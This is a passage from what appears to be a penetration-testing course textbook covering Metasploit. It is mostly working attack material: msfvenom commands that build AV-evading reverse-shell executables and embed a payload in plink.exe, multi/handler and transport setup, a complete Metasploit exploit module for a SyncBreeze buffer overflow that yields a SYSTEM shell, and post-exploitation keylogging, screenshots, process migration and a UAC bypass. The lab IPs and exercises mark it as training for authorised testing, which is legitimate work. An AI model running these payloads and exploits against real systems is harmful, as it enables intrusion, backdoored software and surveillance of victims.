x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
x86/shikata_ga_nai chosen with final size 567
Payload size: 567 bytes
Final size of exe file: 73802 bytes
Saved as: shell_reverse_msf_encoded.exe
```

Listing 773 - Encoding the reverse shell payload

Another useful feature of Metasploit is the ability to inject a payload into an existing PE file, which may further reduce the chances of AV detection. The injection is done with the **-x** flag, specifying the file to inject into.

[715] (Rapid7, 2016), https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f exe -e
x86/shikata_ga_nai -i 9 -x /usr/share/windows-resources/binaries/plink.exe -o shell_re
verse_msf_encoded_embedded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
x86/shikata_ga_nai chosen with final size 567
Payload size: 567 bytes
Final size of exe file: 311296 bytes
Saved as: shell_reverse_msf_encoded_embedded.exe
```

Listing 774 - Embedding a payload in plink.exe

These payloads can be used as part of a client side attack, as a backdoor, or stand-alone as an easy method to get a payload from one machine to another.

When an unsuspecting user executes the binary with our injected payload, it will operate normally from the user's perspective. Behind the scenes however, the injected payload will attempt to connect back to our awaiting listener.

A little known secret is that this process can also be accomplished from within msfconsole with the **generate** command. For example, we can do the following to recreate the previous msfvenom example:

```
msf5 > use payload/windows/shell_reverse_tcp

msf5 payload(windows/shell_reverse_tcp) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 payload(windows/shell_reverse_tcp) > set LPORT 443
LPORT => 443

msf5 payload(windows/shell_reverse_tcp) > generate -f exe -e x86/shikata_ga_nai -i 9 -
x /usr/share/windows-resources/binaries/plink.exe -o shell_reverse_msf_encoded_embedde
d.exe
[*] Writing 311296 bytes to shell_reverse_msf_encoded_embedded.exe...
```

Listing 775 - Embedding the payload in plink.exe from within msfconsole

22.3.5 Metasploit Exploit Multi Handler

In previous modules, we have used Netcat to catch standard reverse shells, such as those generated by the windows/shell_reverse_tcp payload. However, this is inelegant and may not work for more advanced Metasploit payloads. Instead, we should use the framework multi/handler module, which works for all single and multi-stage payloads.

When using the multi/handler module, we must specify the incoming payload type.

In the example below, we will instruct the multi/handler to expect and accept an incoming windows/meterpreter/reverse_https Meterpreter payload that will start a first stage listener on our desired port, TCP 443. Once the first stage payload is accepted by the multi/handler, the second stage of the payload will be fed back to the target machine.

After setting the parameters, we will run **exploit** to instruct the multi/handler to listen for a connection.

```
msf5 > use multi/handler

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https

msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, pro
   LHOST                      yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443

msf5 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on https://10.11.0.4:443
```

Listing 776 - Configuring the Metasploit multi/handler module

Note that using the **exploit** command without parameters will block the command prompt until execution finishes. In most cases, it is more helpful to include the **-j** flag to run the module as a background job, allowing us to continue other work while we wait for the connection. The **jobs** command allows us to view running background jobs.

```
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.

[*] Started HTTP reverse handler on https://10.11.0.4:443

msf5 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                           Payload opts
  --  ----                    -------                           ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_https  https://10.11.0.4:443

msf5 exploit(multi/handler) > jobs -i 0

Name: Generic Payload Handler, started at 2019-08-16 07:23:22 -0400

msf5 exploit(multi/handler) > kill 0
[*] Stopping the following job(s): 0
[*] Stopping job 0

msf5 exploit(multi/handler) >
```

Listing 777 - Executing multi/handler as a background job

With the listener running as a job, we can display information about it using the **-i** flag followed by the job ID. In addition, we can terminate a job with **kill** followed by the job ID.

At this point, the multi/handler is running and listening for an HTTPS reverse payload connection. Now, we can generate a new executable containing the windows/meterpreter/reverse_https payload, execute it on our Windows target, and our handler should come to life:

```
msf5 exploit(multi/handler) >
[*] https://10.11.0.4:443 handling request from 10.11.0.22; Staging x86 payload (18082
[*] Meterpreter session 3 opened (10.11.0.4:443 -> 10.11.0.22:51258)

msf5 exploit(multi/handler) >
```

Listing 778 - Accepting a reverse meterpreter with multi/handler

If we monitor the network traffic of the connection as it is being established, we will see that it looks like any other HTTPS connection and as such, may evade basic detection.

Source	Destination	Protocol	Length	Info
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=2211 Ack=8256 Win=12619 Len=0
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=2891 Ack=16517 Win=12619 Len=
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=2891 Ack=41071 Win=12529 Len=
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=53172 Win=12597 Len=
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=65273 Win=12597 Len=
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=77374 Win=12597 Len=
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=91027 Win=12589 Len=
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=112045 Win=12552 Len
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=126210 Win=12589 Len
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=133415 Win=12552 Len

Figure 313: Our HTTPS payload in Wireshark

22.3.6 Client-Side Attacks

The Metasploit Framework also offers many features that assist with client-side attacks, including various executable formats beyond those we have already explored. We can review some of these executable formats with the **`-l formats`** option of **`msfvenom`**:

```
kali@kali:~$ msfvenom -l formats

Framework Executable Formats [--format <value>]
===============================================

    Name
    ----
    asp
    aspx
    aspx-exe
    axis2
    dll
    elf
    elf-so
    exe
...
```

Listing 779 - All available file formats for msfvenom

The *hta-psh*, *vba*, and *vba-psh* formats are designed for use in client-side attacks by creating either a malicious HTML Application or an Office macro for use in a Word or Excel document, respectively.

The MSF also contains many browser exploits. For example, we can search for "flash" to display multiple Flash-based exploits as shown in Listing 780.

```
msf5 > search flash
...
exploit/multi/browser/adobe_flash_hacking_team_uaf           2015-07-06   great  Adobe
Flash Player ByteArray Use After Free
```

```
exploit/multi/browser/adobe_flash_nellymoser_bof              2015-06-23   great  Adobe
Flash Player Nellymoser Audio Decoding Buffer Overflow
exploit/multi/browser/adobe_flash_net_connection_confusion    2015-03-12   great  Adobe
Flash Player NetConnection Type Confusion
exploit/multi/browser/adobe_flash_opaque_background_uaf       2015-07-06   great  Adobe
Flash opaqueBackground Use After Free
exploit/multi/browser/adobe_flash_pixel_bender_bof            2014-04-28   great  Adobe
Flash Player Shader Buffer Overflow
exploit/multi/browser/adobe_flash_shader_drawing_fill         2015-05-12   great  Adobe
Flash Player Drawing Fill Shader Memory Corruption
exploit/multi/browser/adobe_flash_shader_job_overflow         2015-05-12   great  Adobe
Flash Player ShaderJob Buffer Overflow
exploit/multi/browser/adobe_flash_uncompress_zlib_uaf         2014-04-28   great  Adobe
Flash Player ByteArray UncompressViaZlibVariant Use After Free
```

Listing 780 - Adobe Flash exploits in Metasploit

While the exploits are verified and most are stable, they are also somewhat dated due to the increasing challenges of developing browser exploits. If we discover a target running an older operating system like Windows 7 with an unpatched browser, this type of vector may provide the opening we need.

22.3.7 Advanced Features and Transports

With an understanding of the basic functionality of the Metasploit Framework and the meterpreter payload, we can proceed to more advanced options, which we can display with the **show advanced** command. Let's investigate a few of the more interesting options.

```
msf5 exploit(multi/handler) > show advanced

Module advanced options (exploit/multi/handler):

Name                    Current Setting  Required  Description
----                    ---------------  --------  -----------
ContextInformationFile                   no        The information file that contains
DisablePayloadHandler   false            no        Disable the handler code for the se
EnableContextEncoding   false            no        Use transient context when encoding
ExitOnSession           true             yes       Return from the exploit after a ses
ListenerTimeout         0                no        The maximum number of seconds to wa
VERBOSE                 false            no        Enable detailed status messages
WORKSPACE                                no        Specify the workspace for this modu
WfsDelay                0                no        Additional delay when waiting for a


Payload advanced options (windows/meterpreter/reverse_https):

Name               Current Setting  Required  Description
----               ---------------  --------  -----------
AutoLoadStdapi     true             yes       Automatically load the Stdapi extension
AutoRunScript                       no        A script to run automatically on session
AutoSystemInfo     true             yes       Automatically capture system information
AutoUnhookProcess  false            yes       Automatically load the unhook extension
...
```

Listing 781 - Advanced options for multi/handler

First, let's take a look at some advanced encoding options. In previous examples, we chose to encode the first stage of our shellcode that we placed into the exploit. Since the second stage of the Meterpreter payload is much larger and contains more potential signatures, it could potentially be flagged by various antivirus solutions, so we may opt to encode the second stage as well.

We could use *EnableStageEncoding* together with *StageEncoder* to encode the second stage and possibly bypass detection. To do this, we set *EnableStageEncoding* to "true" and set *StageEncoder* to our desired encoder, in this case, "x86/shikata_ga_nai":

```
msf5 exploit(multi/handler) > set EnableStageEncoding true
EnableStageEncoding => true

msf5 exploit(multi/handler) > set StageEncoder x86/shikata_ga_nai
StageEncoder => x86/shikata_ga_nai

msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.

[*] Started HTTPS reverse handler on https://10.11.0.4:443

msf5 exploit(multi/handler) >
[*] https://10.11.0.4:443 handling request from 10.11.0.22; Encoded stage with x86/shi
kata_ga_nai
[*] https://10.11.0.4:443 handling request from 10.11.0.22; Staging x86 payload (18085
[*] Meterpreter session 4 opened (10.11.0.4:443 -> 10.11.0.22:51270)

msf5 exploit(multi/handler) >
```

Listing 782 - StageEncoding with Metasploit

The *AutoRunScript* option is also quite helpful as it will automatically run a script when a meterpreter connection is established. This is very useful during a client-side attack since we may not be available when a user executes our payload, meaning the session could sit idle or be lost. For example, we can configure the gather/enum_logged_on_users module to automatically enumerate logged-in users when meterpreter connects:

```
msf5 exploit(multi/handler) > set AutoRunScript windows/gather/enum_logged_on_users
AutoRunScript => windows/gather/enum_logged_on_users

msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 3.

[*] Started HTTPS reverse handler on https://10.11.0.4:443

msf5 exploit(multi/handler) >
[*] https://10.11.0.4:443 handling request from 10.11.0.22; Staging x86 payload (18082
[*] Meterpreter session 5 opened (10.11.0.4:443 -> 10.11.0.22:51275)
[*] Session ID 5 (10.11.0.4:443 -> 10.11.0.22:51275) processing AutoRunScript 'windows
/gather/enum_logged_on_users'
[*] Running against session 5

Current Logged Users
====================

 SID                                            User
```

```
---                                                  ----
S-1-5-21-3048852426-3234707088-723452474-1103        corp\offsec
S-1-5-21-3426091779-1881636637-1944612440-1001       CLIENT251\admin
..............
```

Listing 783 - Meterpreter executing a module upon session creation

So far, we have navigated within a meterpreter session using various built-in commands, but we can also temporarily exit the meterpreter shell to perform other actions inside the Metasploit Framework, without closing down the connection. We can use **background** to return to the msfconsole prompt, where we can perform other actions within the framework. When we are ready to return to our meterpreter session, we can list all available sessions with **sessions -l** and jump back into our session with **sessions -i** (interact) followed by the respective Id as shown in Listing 784.

```
meterpreter > background
[*] Backgrounding session 5...

msf5 exploit(multi/handler) > sessions -l

Active sessions
===============

Id  Name  Type                     Information                      Connection
--  ----  ----                     -----------                      ----------
5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN10-X86  10.11.0.4:4444 ->
10.11.0.22:50344 (10.11.0.22)

msf5 exploit(multi/handler) > sessions -i 5
[*] Starting interaction with 5...

meterpreter >
```

Listing 784 - Changing between sessions in the Metasploit Framework

Using these commands, we can switch between available shells on different compromised hosts without closing down any of our connections.

In our previous examples, we have used a pre-defined communication protocol (like TCP or HTTPS) to exploit our target, which we chose when we generated the payload. However, we can use Meterpreter payload *transports*[716] to switch protocols after our initial compromise. We can list the currently available transports for the meterpreter connection with **transport list**.

```
meterpreter > transport list
Session Expiry  : @ 2019-10-09 17:01:44

ID  Curr  URL
--  ----  ---
1   *     http://10.11.0.4:4444/gFojKgv3qFbA1MHVmlpPUgxwS_f66dxGRl8ZqbZZTkyCuJFjeAaDK/
```

Listing 785 - Listing available transports

[716] (Rapid7, 2016), https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-Transport-Control

We can also use **`transport add`** to add a new transport protocol to the current session, using **`-t`** to set the desired transport type.

In the example below, we will add the *reverse_tcp* transport, which is equivalent to choosing the windows/meterpreter/reverse_tcp payload. We will apply the options for the specified transport type, including the local host IP address (**`-l`**) and the local port (**`-p`**):

```
meterpreter > transport add -t reverse_tcp -l 10.11.0.4 -p 5555
[*] Adding new transport ...
[+] Successfully added reverse_tcp transport.

meterpreter > transport list
Session Expiry  : @ 2019-10-09 17:01:44

ID  Curr  URL
--  ----  ---
1   *     http://10.11.0.4:4444/gFojKgv3qFbA1MHVmlpPUgxwS_f66dxGRl8ZqbZZTkyCuJFjeAaDK/
2         tcp://10.11.0.4:5555
```

Listing 786 - Adding a new transport to the meterpreter session

Before we can take advantage of the new transport, we must set up a listener to accept the connection. We'll do this by once again selecting the multi/handler module and specifying the same parameters we selected earlier.

With the handler configured, we can return to the meterpreter session and run **`transport next`** to change to the newly-created transport mode. This will create a new session and close down the old one.

```
meterpreter > background
[*] Backgrounding session 5...

msf5 exploit(windows/http/syncbreeze_bof) > use multi/handler

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

msf5 exploit(multi/handler) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(multi/handler) > set LPORT 5555
LPORT => 5555

msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.11.0.4:5555

msf5 exploit(multi/handler) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > transport next
[*] Changing to next transport ...

[*] Sending stage (179779 bytes) to 10.11.0.22
[+] Successfully changed to the next transport, killing current session.
```

```
[*] 10.11.0.22 - Meterpreter session 5 closed.  Reason: User exit

msf5 exploit(multi/handler) >
[*] Meterpreter session 6 opened (10.11.0.4:5555 -> 10.11.0.22:50357)

msf5 exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter >
```

Listing 787 - Changing to a different transport type

We successfully switched transports, created a new meterpreter session, and shut down the old one.

22.3.7.1 Exercises

1. Create a staged and a non-staged Linux binary payload to use on your Kali system.
2. Setup a Netcat listener and run the non-staged payload. Does it work?
3. Setup a Netcat listener and run the staged payload. Does it work?
4. Get a Meterpreter shell on your Windows system. Practice file transfers.
5. Inject a payload into plink.exe. Test it on your Windows system.
6. Create an executable file running a Meterpreter payload and execute it on your Windows system.
7. After establishing a Meterpreter connection, setup a new transport type and change to it.

22.4 Building Our Own MSF Module

Even the most unskilled programmer can build a custom MSF module. The Ruby language and exploit structure are clear, straightforward, and very similar to Python. To show how this works, we will port our SyncBreeze Python exploit to the Metasploit format, using an existing exploit in the framework as a template and copying it to the established folder structure under the home directory of the root user.

```
kali@kali:~$ sudo mkdir -p /root/.msf4/modules/exploits/windows/http

kali@kali:~$ sudo cp /usr/share/metasploit-framework/modules/exploits/windows/http/dis
k_pulse_enterprise_get.rb /root/.msf4/modules/exploits/windows/http/syncbreeze.rb

kali@kali:~/.msf4/modules/exploits/windows/http$ sudo nano /root/.msf4/modules/exploit
s/windows/http/syncbreeze.rb
```

Listing 788 - Creating a template for the exploit

To begin, we will update the header information, including the name of the module, its description, author, and external references.

```
'Name'           => 'SyncBreeze Enterprise Buffer Overflow',
'Description'    => %q(
  This module ports our python exploit of SyncBreeze Enterprise 10.0.28 to MSF.
),
```

```
'License'        => MSF_LICENSE,
'Author'         => [ 'Offensive Security', 'offsec' ],
'References'     =>
  [
    [ 'EDB', '42886' ]
  ],
```

Listing 789 - Metasploit module header information

In the next section, we will select the default options. In this case, we will set *EXITFUNC* to "thread" and specify the bad characters we found, which are \x00\x0a\x0d\x25\x26\x2b\x3d. Finally, in the *Targets* section, we will specify the version of SyncBreeze along with the address of the JMP ESP instruction and the offset used to overwrite EIP.

```
'DefaultOptions' =>
  {
    'EXITFUNC' => 'thread'
  },
'Platform'       => 'win',
'Payload'        =>
  {
    'BadChars' => "\x00\x0a\x0d\x25\x26\x2b\x3d",
    'Space'      => 500
  },
'Targets'        =>
  [
    [ 'SyncBreeze Enterprise 10.0.28',
      {
        'Ret' => 0x10090c83, # JMP ESP -- libssp.dll
        'Offset' => 780
      }]
  ],
```

Listing 790 - Metasploit module options and settings

Next, we will update the *check* function, which is done by performing a HTTP GET request to the URL **/**. On a vulnerable system, the result contains the text "Sync Breeze Enterprise v10.0.28".

```
def check
  res = send_request_cgi(
    'uri'    =>  '/',
    'method' =>  'GET'
  )

  if res && res.code == 200
      product_name = res.body.scan(/(Sync Breeze Enterprise v[^<]*)/i).flatten.first
      if product_name =~ /10\.0\.28/
            return Exploit::CheckCode::Appears
    end
  end

  return Exploit::CheckCode::Safe
end
```

Listing 791 - The check function for our module

The final section is the exploit itself. First, we will create the exploit string, which uses the offset and the memory address for the JMP ESP instruction along with a NOP sled and the payload. Then

we'll send the crafted malicious string through an HTTP POST request using the /login URL as in the original exploit. We will populate the HTTP POST *username* variable with the exploit string:

```
def exploit
  print_status("Generating exploit...")
  exp = rand_text_alpha(target['Offset'])
  exp << [target.ret].pack('V')
  exp << rand_text(4)
  exp << make_nops(10) # NOP sled to make sure we land on jmp to shellcode
  exp << payload.encoded

  print_status("Sending exploit...")

  send_request_cgi(
    'uri' =>  '/login',
    'method' =>  'POST',
    'connection' =>  'keep-alive',
    'vars_post' => {
            'username' => "#{exp}",
            'password' => "fakepsw"
          }
  )

  handler
  disconnect
end
```

Listing 792 - Exploit function of the Metasploit module

Putting all the parts together gives us a complete Metasploit exploit module for the SyncBreeze Enterprise vulnerability:

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'SyncBreeze Enterprise Buffer Overflow',
      'Description'    => %q(
        This module ports our python exploit of SyncBreeze Enterprise 10.0.28 to MSF.
      ),
      'License'        => MSF_LICENSE,
      'Author'         => [ 'Offensive Security', 'offsec' ],
      'References'     =>
        [
          [ 'EDB', '42886' ]
        ],
      'DefaultOptions' =>
        {
```

```
          'EXITFUNC' => 'thread'
        },
      'Platform'       => 'win',
      'Payload'        =>
        {
          'BadChars' => "\x00\x0a\x0d\x25\x26\x2b\x3d",
          'Space'      => 500
        },
      'Targets'        =>
        [
          [ 'SyncBreeze Enterprise 10.0.28',
            {
              'Ret' => 0x10090c83, # JMP ESP -- libssp.dll
              'Offset' => 780
            }]
        ],
      'Privileged'     => true,
      'DisclosureDate' => 'Oct 20 2019',
      'DefaultTarget'  => 0))

    register_options([Opt::RPORT(80)])
  end

  def check
    res = send_request_cgi(
      'uri'    =>  '/',
      'method' =>  'GET'
    )

    if res && res.code == 200
        product_name = res.body.scan(/(Sync Breeze Enterprise v[^<]*)/i).flatten.first
        if product_name =~ /10\.0\.28/
            return Exploit::CheckCode::Appears
        end
    end

    return Exploit::CheckCode::Safe
  end

  def exploit
    print_status("Generating exploit...")
    exp = rand_text_alpha(target['Offset'])
    exp << [target.ret].pack('V')
    exp << rand_text(4)
    exp << make_nops(10) # NOP sled to make sure we land on jmp to shellcode
    exp << payload.encoded

    print_status("Sending exploit...")

    send_request_cgi(
      'uri' =>  '/login',
      'method' =>  'POST',
      'connection' =>  'keep-alive',
      'vars_post' => {
              'username' => "#{exp}",
              'password' => "fakepsw"
```


```
            }
    )

    handler
    disconnect
  end
end
```

Listing 793 - Metasploit exploit module

With the exploit complete, we can start Metasploit and search for it.

```
kali@kali:~$ sudo msfconsole -q
[*] Starting persistent handler(s)...

msf5 > search syncbreeze

Matching Modules
================

Name                                        Disclosure Date  Rank       Check  Descrip
tion
----                                        ---------------  ----       -----  -------
----
exploit/windows/fileformat/syncbreeze_xml   2017-03-29       normal     No     Sync Br
eeze Enterprise 9.5.16 - Import Command Buffer Overflow
exploit/windows/http/syncbreeze/syncbreeze  2019-10-20       excellent  Yes    SyncBre
eze Enterprise Buffer Overflow

exploit/windows/http/syncbreeze_bof         2017-03-15       great      Yes    Sync Br
eeze Enterprise GET Buffer Overflow

msf5 > use exploit/windows/http/syncbreeze/syncbreeze

msf5 exploit(windows/http/syncbreeze/syncbreeze) >
```

Listing 794 - Locating the custom exploit

We notice that the search for *syncbreeze* now contains three results and that the second result is our custom exploit. Next we'll choose a payload, set up the required parameters, and perform a vulnerability check.

```
msf5 exploit(windows/http/syncbreeze/syncbreeze) > set PAYLOAD windows/meterpreter/rev
erse_tcp
PAYLOAD => windows/shell/reverse_tcp

msf5 exploit(windows/http/syncbreeze/syncbreeze) > set RHOSTS 10.11.0.22
RHOSTS => 10.11.0.22

msf5 exploit(windows/http/syncbreeze/syncbreeze) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(windows/http/syncbreeze/syncbreeze) > check
[*] 10.11.0.22:80 - The target appears to be vulnerable.
```

Listing 795 - Setting up parameters and checking exploitability

Finally, we launch our exploit to gain a reverse shell.

```
msf5 exploit(windows/http/syncbreeze/syncbreeze) > exploit

[*] Started reverse TCP handler on 10.11.0.4:4444
[*] Generating exploit...
[*] Sending exploit...
[*] Sending stage (179779 bytes) to 10.11.0.22
[*] Meterpreter session 2 opened (10.11.0.4:4444 -> 10.11.0.22:1923) at 05:19:32

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Listing 796 - Exploitation of SyncBreeze using custom MSF module

Excellent. It's working perfectly. We have a shell thanks to our new Metasploit exploit module.

22.4.1.1 Exercise

1. Create a new Metasploit module for your SyncBreeze exploit.

22.5 Post-Exploitation with Metasploit

Once we gain access to a target machine, we can move on to the post-exploitation phase where we gather information, take steps to maintain our access, pivot to other machines, etc.

The Metasploit Framework has several interesting post-exploitation features and modules that can simplify many aspects of the post-exploitation process. In addition to the built-in Meterpreter commands, a number of post-exploitation MSF modules have been written that take an active session as an argument.

Let's take a closer look at some of these post-exploitation features.

---

*Make it a habit to invoke the **`help`** command from a Meterpreter session and explore the possible actions. Be sure to do this regularly as the framework is always under heavy development and new options are added on a regular basis.*

22.5.1 Core Post-Exploitation Features

As we have seen earlier, we can navigate the file system and list the OS and user information along with running processes on the compromised host. We can also both upload and download files directly from the Meterpreter command prompt.

Additional basic post-exploitation features are available from meterpreter, which includes the option of taking screenshots of the compromised desktop through the *screenshot* command:

```
meterpreter > screenshot
Screenshot saved to:/root/.msf4/modules/exploits/windows/http/syncbreeze/beVjSnrB.jpeg
meterpreter >
```

Listing 797 - Taking a screenshot of the compromised host desktop

A truncated version of the screenshot can be seen in Figure 314:



Figure 314: Screenshot taken with meterpreter

An ability like this could allow us to capture pictures of sensitive user actions that might otherwise be difficult to discover. Meterpreter also allows us to start a keylogger and detect active user keystrokes with **keyscan_start**, **keyscan_dump**, and **keyscan_stop**.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...

meterpreter > keyscan_dump
Dumping captured keystrokes...
ipconfig<CR>
whoami<CR>

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

Listing 798 - Keylogging the compromised user

Additional basic post-exploitation features include listing the idle time of the current user and turning on the microphone or webcam, which is why most security people keep their webcams covered at all times.

When performing actions like keylogging, it is important to take the context of the current meterpreter sessions into account. When we exploited the SyncBreeze application, we obtained a reverse shell running in the context of the *NT SYSTEM* user. In order to capture key strokes from a regular user, we will have to migrate our shell process to the user context we are targeting.

Let's discuss the process of changing context.

22.5.2 Migrating Processes

When we compromise a host, our meterpreter payload is executed inside the process of the application we attack. If the victim closes that process, our access to the machine is closed as well.

Using the **migrate** command, we can move the execution of our meterpreter to different processes.

To do this, we first run **ps** to view all running processes and then pick one, like explorer.exe, and issue the **migrate** command.

```
meterpreter > ps

Process List
============

PID   PPID  Name                          Arch  Session  User          Path
---   ----  ----                          ----  -------  ----          ----
...
3116  904   WmiPrvSE.exe
3164  3568  shell_reverse_msf_encoded.exe  x86   1        corp\offsec  C:\Users\Offsec
.corp\Desktop\shell_reverse_msf_encoded.exe
3224  808   msdtc.exe
3360  1156  sihost.exe                    x86   1        corp\offsec  C:\Windows\Syst
em32\sihost.exe
3544  808   syncbrs.exe
3568  1960  explorer.exe                  x86   1        corp\offsec  C:\Windows\expl
orer.exe
3820  808   svchost.exe                   x86   1        corp\offsec  C:\Windows\Syst
em32\svchost.exe
...

meterpreter > migrate 3568
[*] Migrating from 3164 to 3568...
[*] Migration completed successfully.
```

Listing 799 - Migrating into the explorer.exe process

Note that we are only able to migrate into a process executing at the same privilege and integrity level or lower than that of our current process. In the case of Sync Breeze, since we are running a Meterpreter payload with maximum privileges (*NT SYSTEM*), our choices are plentiful and we can migrate our shell to different user contexts by selecting a target process accordingly.

22.5.3 Post-Exploitation Modules

In addition to native commands and actions present in the core APIs of the Meterpreter, there are several post-exploitation modules we can deploy against an active session. Sessions that were created by execution of a client-side attack will likely provide us only with an unprivileged shell. But if the target user is a member of the local administrators group, we can elevate our shell to a high integrity level if we bypass User Account Control (UAC). In the previous example, we migrated our meterpreter shell to an **explorer.exe** process that is running at medium integrity. In the following steps, we will assume that we have gathered this shell through a client side attack.

A search for UAC bypass modules yields quite a few results. However, since in our example the compromised host is our Windows 10 Fall Creators Update client machine, we will focus on the bypassuac_injection_winsxs module as it works well on this version of Windows. We will select the module and list its options. This reveals a single parameter named *SESSION*, which is the target Meterpreter session. Setting the session to our active Meterpreter session with **set SESSION 10**

and running **exploit** will essentially pipe the exploit through the active session to the vulnerable host:

```
msf5 > use exploit/windows/local/bypassuac_injection_winsxs

